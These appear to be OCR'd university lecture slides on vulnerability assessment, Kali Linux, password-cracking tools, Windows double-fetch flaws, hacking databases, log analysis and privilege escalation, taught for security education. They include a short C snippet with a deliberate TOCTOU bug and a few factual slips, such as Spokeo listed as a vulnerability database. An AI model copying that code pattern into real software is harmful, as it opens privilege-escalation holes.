- Evaluates if the system is susceptible to any known vulnerabilities, assigns severity levels to those vulnerabilities, and recommends remediation or mitigation, if and whenever needed.
- Threats that can be prevented by vulnerability assessment are:
 - SQL injection, XSS and other code injection attacks.
 - Escalation of privileges due to faulty authentication mechanisms.
 - Insecure defaults – software that ships with insecure settings, such as a guessable admin password
- VA is process of identifying, quantifying, and prioritizing (ranking) the vulnerabilities in a system

Types of Vulnerability Assessment

- **Host Assessment:** The assessment of critical servers, which may be vulnerable to attacks if not adequately tested or not generated from a tested machine image.
 - **Network and Wireless Assessment:** The assessment of policies and practices to prevent unauthorized access to private or public networks and network-accessible resources.
 - **Database Assessment:** The assessment of databases or big data systems for vulnerabilities and misconfigurations, identifying rogue databases or insecure dev/test environments, and classifying sensitive data across an organization's infrastructure.
 - **Application Scans:** The identifying of security vulnerabilities in web applications and their source code by automated scans on the front-end or static/dynamic analysis of source code.
-

Vulnerability Assessment Process



- Vulnerability Identification
- Analysis
- Risk Assessment
- Remediation

Vulnerability Identification

- How each of the threats that are possible or likely could be perpetrated, and list the organization's assets and their vulnerabilities
- The objective of this step is to draft a comprehensive list of an application's vulnerabilities.
- Security analysts test the security health of applications, servers or other systems by scanning them with automated tools, or testing and evaluating them manually.
- Analysts also rely on vulnerability databases, vendor vulnerability announcements, asset management systems and threat intelligence feeds to identify security weaknesses.

Vulnerability Identification

- **Methodology for identifying vulnerabilities**
 - Start with commonly available vulnerability lists.
 - Work with the system owners or other individuals with knowledge of the system or organization, start to identify the vulnerabilities that apply to the system.
 - Specific vulnerabilities can be found by reviewing vendor web sites and public vulnerability archives
 - Common Vulnerabilities and Exposures (CVE - <http://cve.mitre.org>)
 - National Vulnerability Database (NVD - <http://nvd.nist.gov>)

Vulnerability Databases

Spokeo – Social Data aggregator: www.spokeo.com

Common Vulnerabilities and Exposures (CVE): <http://cve.mitre.org>

National Vulnerability Database (NVD): <http://nvd.nist.gov>

NVD Full Listing: <https://nvd.nist.gov/vuln/full-listing>

Vulnerability Analysis

- The objective of this step is to identify the source and root cause of the vulnerabilities identified in step one.
- It involves the identification of system components responsible for each vulnerability, and the root cause of the vulnerability.
 - For example, the root cause of a vulnerability could be an old version of an open source library.
 - This provides a clear path for remediation – upgrading the library.


Risk Assessment

- The objective of this step is the prioritizing of vulnerabilities.
- Security analysts assign a rank or severity score to each vulnerability, based on such factors as:
 - Which systems are affected.
 - What data is at risk.
 - Which business functions are at risk.
 - Ease of attack or compromise.
 - Severity of an attack.
 - Potential damage as a result of the vulnerability.

Vulnerability Remediation

- The objective of this step is the closing of security gaps.
- It's a joint effort by security staff, development and operations teams, who determine the most effective path for remediation or mitigation of each vulnerability.
- Specific remediation steps include:
 - Introduction of new security procedures, measures or tools.
 - Update of operational or configuration changes.
 - Development and implementation of a vulnerability patch.
- Vulnerability assessment is an on-going activity - repeat it at regular intervals (recommended once in a year).
- It is also critical to foster cooperation between security, operation and development teams – a process known as DevOps

Vulnerability Assessment Process Flow



Vulnerability Report Example

Number	Vulnerability	Risk
1	OS command injection	Critical
2	Frameable response (potential Clickjacking)	Critical
3	SQL injection	Critical
4	File path traversal	Critical
5	XML external entity injection	Critical
6	LDAP injection	Critical
7	XPath injection	Critical
8	Cross-site scripting (stored)	Critical
9	HTTP header injection	High
10	Cross-site scripting (reflected)	High
11	Cleartext submission of password	High
12	SSL cookie without secure flag set	Medium
13	Session token in URL	Medium
14	Password field with autocomplete enabled	Medium
15	Cookie without HttpOnly flag set	Low
16	File upload functionality	Info
17	Content type is not specified	Info

Vulnerability Report Example

innovate

achieve

lead

Security Vulnerability Report



No Security Basic Security Enhanced Security Optimal Security

TOSHIBA
Leading Innovation >>>

Vulnerability Assessment Tools

- Vulnerability assessment tools are designed to automatically scan for new and existing threats that can target your application.
- Types of tools include:
 - Web application scanners that test and simulate known attack patterns.
 - Protocol scanners that search for vulnerable protocols, ports and network services.
 - Network scanners that help visualize networks and discover warning signals like stray IP addresses, spoofed packets and suspicious packet generation from a single IP address.
- Recommended to schedule regular, automated scans of all critical IT systems.
- Output of these scans must be fed into the organization's ongoing vulnerability assessment process/register.

Vulnerability Assessment Tools

- Popular open source tools are:
 - OpenVAS - by Greenbone Networks
 - Nexpose or InsightVM (cloud-based) – by Rapid7
 - Retina CS Community – by BeyondTrust
 - Burp Suite Community Edition - by PortSwigger
 - Nikto - by Netsparker
 - OWASP Zed Attack Proxy (ZAP)
- Popular Licensed tools are:
 - Acunetix
 - beSecure (AVDS)
 - Comodo HackerProof
 - Intruder
 - Netsparker
 - Tenable Nessus Professional
 - Tripwire IP360

Vulnerability Assessment Actions

- Vulnerability assessment
- Patch management
- Security configuration management
- Web server hardening
- High risk software audit
- Zero day vulnerability mitigation

Vulnerability Assessment Advantages

- Clearly defined scope
 - Which systems are evaluated
 - What potential problems are evaluated
- Identifies most common technical issues
- Cheapest of the assessment options
- Repeatable and quantitative

Vulnerability Assessment Disadvantages

- Can identify a lot of issues
- Often lacks contextual risk information
 - Generic risk rankings
 - May not indicate the severity in *your* environment
- May not include expert advice/involvement

Recommended Prioritization

- Internal vulnerability assessment
 - External vulnerability assessment
 - Security assessment
 - Penetration test
-

Kali Linux Overview

- Kali Linux is a Debian based Linux distribution aimed at advanced Penetration Testing and Security Auditing.
- Kali Linux contains several hundred tools which are geared towards various information security tasks, such as Penetration Testing, Security research, Computer Forensics and Reverse Engineering.
- Kali Linux is developed, funded and maintained by Offensive Security, a leading information security training company.

Kali Linux Overview (kali.org)


- Over 600 penetration testing tools included
- Open source GIT tree
- FHS (Filesystem Hierarchy Standard) compliant
- Wide ranging wireless device support
- Custom kernel patched for injection
- Secure development environment
- Multi-lingual support
- GPG signed packages and repositories
- Highly customizable
- ARMEL and ARMHF support

What is different about Kali?

- Kali Linux is specifically geared to meet the requirements of professional penetration testing and security auditing. To achieve this, several core changes have been implemented in Kali Linux which reflect these needs:
 - **Network services disabled by default:** Kali Linux contains systemd hooks that disable network services by default. These hooks allow to install various services on Kali Linux, while ensuring that the distribution remains secure by default, no matter what packages are installed. Additional services such as Bluetooth are also blacklisted by default.
 - **Custom Linux kernel:** Kali Linux uses an upstream kernel, patched for wireless injection.
 - **A minimal and trusted set of repositories:** Maintaining the integrity of the Kali system is absolutely key hence the set of upstream software sources which Kali uses is kept to an absolute minimum. Many new Kali users are tempted to add additional repositories to their **sources.list**, but doing so runs a very serious risk of breaking Kali Linux installation.

Kali Undercover

- **Kali Undercover** is a set of scripts that changes the look and feel of your Kali Linux desktop environment to **Windows 10** desktop environment, like *magic*.
- It was released with Kali Linux 2019.4 with an important concept in mind, *to hide in plain sight*.
- Toggle Command: *kali-undercover*



Frequently Used Kali Commands

pwd	Displays present working directory
ls	Lists directories and files in current directory
cd	Change current working directory
grep <keyword> <filename>	To find a keyword in file
mkdir <directory name>	Create a new directory
rmdir <directory name>	Remove a directory
mv <source> <destination>	To move a file
cp <source> <destination>	To copy a file
touch <filename>	To create a new file
man <command name>	To display manual of a command
ping <ip address or DNS name>	To check the internet connection or to check whether the host is active or not
ipconfig	To display network interface details

Frequently Used Kali Commands...

wget <link to file>	To download a file
sudo apt install <package_name>	To install a package
sudo apt remove <package_name>	To remove a package
sudo apt-get upgrade	To upgrade packages in the system
sudo apt-get update	To fetch packages updates
whoami	To get the current username
sudo su	To change the current user to superuser or root
echo "Hello world!!! "	To print to terminal

Password Cracking Techniques

- Brute-force attack
- Dictionary attack
- Rainbow Table attack
- Traffic interception
- Password spraying
- Phishing
- Social Engineering
- Malware
- Shoulder surfing

Kali Password Cracking Tool: Crunch

- In order to crack a password or a hash, we need to have a good wordlist which could break the password.
- Kali Linux tool Crunch generates a good wordlist.
- It is used to generate custom keywords based on wordlists.
- It generates a wordlist with permutation and combination.
- We could use some specific patterns and symbols to generate a wordlist.
- Enter following command in the terminal: **crunch**

Kali Password Cracking Tool: RainbowCrack



- Rainbow crack is a tool that uses the time-memory trade-off technique in order to crack hashes of passwords.
- It uses rainbow tables in order to crack hashes of passwords.
- It generates all the possible plaintexts and computes and stores the hashes respectively.
- It matches hash with the hashes of all the words in a wordlist.
- When it finds the matching hashes, it results in cracked password.
- To use RainbowCrack, enter the following command in the terminal: **rcrack**



Vulnerability Tool Demo

Intruder VA Tool Video:

https://www.intruder.io/?utm_source=referral&utm_campaign=comparitech-vulnerability-assessment-penetration-testing-tools

Nessus Demo: <https://www.youtube.com/watch?v=LByE7bS6J4M>



Password Cracking: Cain and Abel

Caine and Abel video:

<https://www.youtube.com/watch?v=RyQL9AdxHqY>

Vulnerability Useful Links

Spokeo – Social Data aggregator: www.spokeo.com

Common Vulnerabilities and Exposures (CVE): <http://cve.mitre.org>

National Vulnerability Database (NVD): <http://nvd.nist.gov>

NVD Full Listing: <https://nvd.nist.gov/vuln/full-listing>



Thank You



BITS Pilani
Pilani Campus

Jagdish Prasad
WILP

BITS Pilani Presentation



SSZG575: Binary Reverse Engineering

Session No: 04

Agenda

- Windows Exploit
 - Presentation by class
- Hacking Database
 - Shodan
 - Exploit-DB
 - Google Hacking Database (GHDB)
- Log analysis
- Privilege Escalation
 - Hands-on Linux Privilege Escalation - Lucideus paper

Windows Exploitation


Trapping Virtual Memory Access

- Method to trap access to Windows virtual memory, get feedback when it occurs and delay access indefinitely.
- Takes advantage of memory double fetches in Windows kernel
- A double-fetch is a type of Time-of-Check Time-of-Use (TOCTOU) vulnerability where code reads a value from memory, such as a buffer length, verifies that value is within bounds and then rereads the value from memory before use.
- By swapping the value in memory between the first and second fetches the verification is bypassed which can lead to security issues such as privilege escalation or information disclosure.

Example Code

```
DWORD* lpInputPtr = // controlled user-mode address  
UCHAR LocalBuffer[256];  
  
if (*lpInputPtr > sizeof(LocalBuffer)) { ①  
    return STATUS_INVALID_PARAMETER;  
}  
RtlCopyMemory(LocalBuffer, lpInputPtr, *lpInputPtr); ②
```


High Level Scenario Diagram



Remote File Systems to be Exploited


Remote File System	Supported Version	Default?
<u>SMB</u>	Everything	Yes (SMBv1 might be disabled)
<u>WebDAV</u>	Everything	Yes (except Server SKUs)
<u>NFS</u>	Everything	No
<u>P9</u>	Windows 10 1903	No (needs WSL)
<u>Remote Desktop Client</u>	Everything	Yes

Server Message Block (SMB) Approach




- Hard to use this approach in a sandboxed application.
- This is because MUP restricts access to remote file systems by default from restricted and low IL processes and AppContainer sandboxes need specific capabilities which are unlikely to be granted to the majority of applications.

File System Overlay API



- Cloud Files API is used by OneDrive to provide the local online filesystem
- It can be used to implement any file system overlay you like.
- It works very similar to the Projected File System, with placeholders for files and the concept of hydrating the file on demand.

File System Overlay API



Hacking Database

Shodan Database

- A search engine that can identify a specific device, such as computer, router, server, using a variety of filters, such as metadata from system banners.
- For example, you can search for a specific system, such as a Cisco 3850, running a version of software such as IOS Version 15.0(1)EX.
- Demo Link: <https://www.shodan.io>

Google Hacking Database (GHDB)



- The Exploit Database is maintained by [Offensive Security](#), an information security training company that provides various [Information Security Certifications](#) as well as high end [penetration testing](#) services.
- The Exploit Database is a non-profit project that is provided as a public service by Offensive Security.
- The Exploit Database is a [CVE compliant](#) archive of public exploits and corresponding vulnerable software, developed for use by penetration testers and vulnerability researchers.
- The Exploit Database is a repository for exploits and proof-of-concepts rather than advisories, making it a valuable resource for those who need actionable data right away.

Google Hacking Database (GHDB)

- The [Google Hacking Database \(GHDB\)](#) is a categorized index of Internet search engine queries designed to uncover interesting, and usually sensitive, information made publicly available on the Internet.
- The process known as “Google Hacking” was popularized in 2000 by Johnny Long, a professional hacker, who began cataloging these queries in a database known as the Google Hacking Database.
- His initial efforts were amplified by countless hours of community member effort, documented in the book Google Hacking For Penetration Testers

Google Hacking Database (GHDB)



- Johnny coined the term “Googledork” to refer to “a foolish or inept person as revealed by Google”.
- This was meant to draw attention to the fact that this was not a “Google problem” but rather the result of an often unintentional misconfiguration on the part of a user or a program installed by the user.
- Over time, the term “dork” became shorthand for a search query that located sensitive information and “dorks” were included with many web application vulnerability releases to show examples of vulnerable web sites.
- After nearly a decade of hard work by the community, Johnny turned the GHDB over to [Offensive Security](#) in November 2010, and it is now maintained as an extension of the [Exploit Database](#).

Log Analysis

Log Analysis

- Log analysis is the process of reviewing, interpreting and understand computer-generated logs.
- Logs are generated by a range of programmable technologies, including networking devices, operating systems, application etc
- A log consists of a series of messages in time-sequence that describe activities going on within a system.
- Log files may be streamed to a log collector through an active network, or they may be stored in files for later review.
- Log analysis is reviewing and interpreting these messages to gain insight into the inner workings of the system.

How to Perform Log Analysis?

- **Instrument and collect:** install a collector to collect data from any part of your stack
 - **Centralize and index:** integrate data from all log sources into a centralized platform to streamline the search and analysis process
 - **Search and analyze:** Analysis techniques such as pattern recognition, normalization, tagging and correlation analysis can be implemented either manually or using machine learning
 - **Monitor and alert:** With machine learning and analytics, IT organizations can implement real-time, automated log monitoring that generates alerts when certain conditions are met
 - **Report and dashboard:** Streamlined reports and customized reusable dashboards to ensure confidentiality of security logs
-

Log Analysis Function

- **Normalization:** normalization is a data management technique wherein parts of a message are converted to the same format.
- **Pattern recognition:** compare incoming messages with a pattern book and distinguish between "interesting" and "uninteresting" log messages
- **Classification and tagging:** group together log entries that are the same type
- **Correlation analysis:** process of gathering log information from a variety of systems and discovering the log entries from each individual system that connect to the known event

Various Logs

- System logs
 - System activity logs
 - Endpoint logs
 - Application logs
 - Authentication logs
 - Physical security logs
- Networking logs
 - Email logs
 - Firewall logs
 - VPN logs
 - Netflow logs
- Technical logs
 - HTTP proxy logs
 - DNS, DHCP and FTP logs
 - Appflow logs
 - Web and SQL server logs
- Cyber security monitoring logs
 - Malware protection software logs
 - Network intrusion detection system (NIDS) logs
 - Network intrusion prevention system (NIPS) logs
 - Data loss protection (DLP) logs

Logs in Linux

- **Application Logs:** Application logs contain records of events, errors, warnings, and other messages that come from applications.
- **Event Logs:** Event logs provide an audit trail, enabling system administrators to understand how the system is behaving and diagnose potential problems.
- **Service Logs:** Linux OS creates a log file **/var/log/daemon.log** tracks important background services that have no graphical output.
- **System Logs:** System log files contain events that are logged by the operating system components. The file **/var/log/syslog** contains most of the typical system activity logs. Users can analyze these logs to discover things like non-kernel boot errors, system start-up messages, and application errors etc.

Logs Analysis Tools

- ELK (Elasticsearch, Logstash and Kibana)
- Splunk
- Loggly
- SumoLogic
- XpoLog

- xplg.com



Hands-On Linux Privilege Escalation

What is Privilege Escalation?

- Privilege escalation is a technique of exploiting a vulnerability, or configuration on a web application or operating system to gain elevated access to permissions (normally root) that should not be available to that user.
- After gaining escalated privileges the attacker can steal confidential data, deploy malware, and potentially do serious damage to an operating system.

How Does Privilege Escalation Work?

- Attacker's start by enumerating the target machine to find information about the services that are running on the target machine.
- Attacker plans for the next steps and lists all the information gathered so far.
- Attacker identifies existing vulnerability based on information gathered and exploits the privilege escalation vulnerability on the target machine which lets them override the limitations of the current user account.
- Now the attacker has access far more than what originally available.

Linux Privilege Escalation

- Privilege Escalation by kernel exploit
- Privilege Escalation by Password Mining
- Privilege Escalation by Sudo
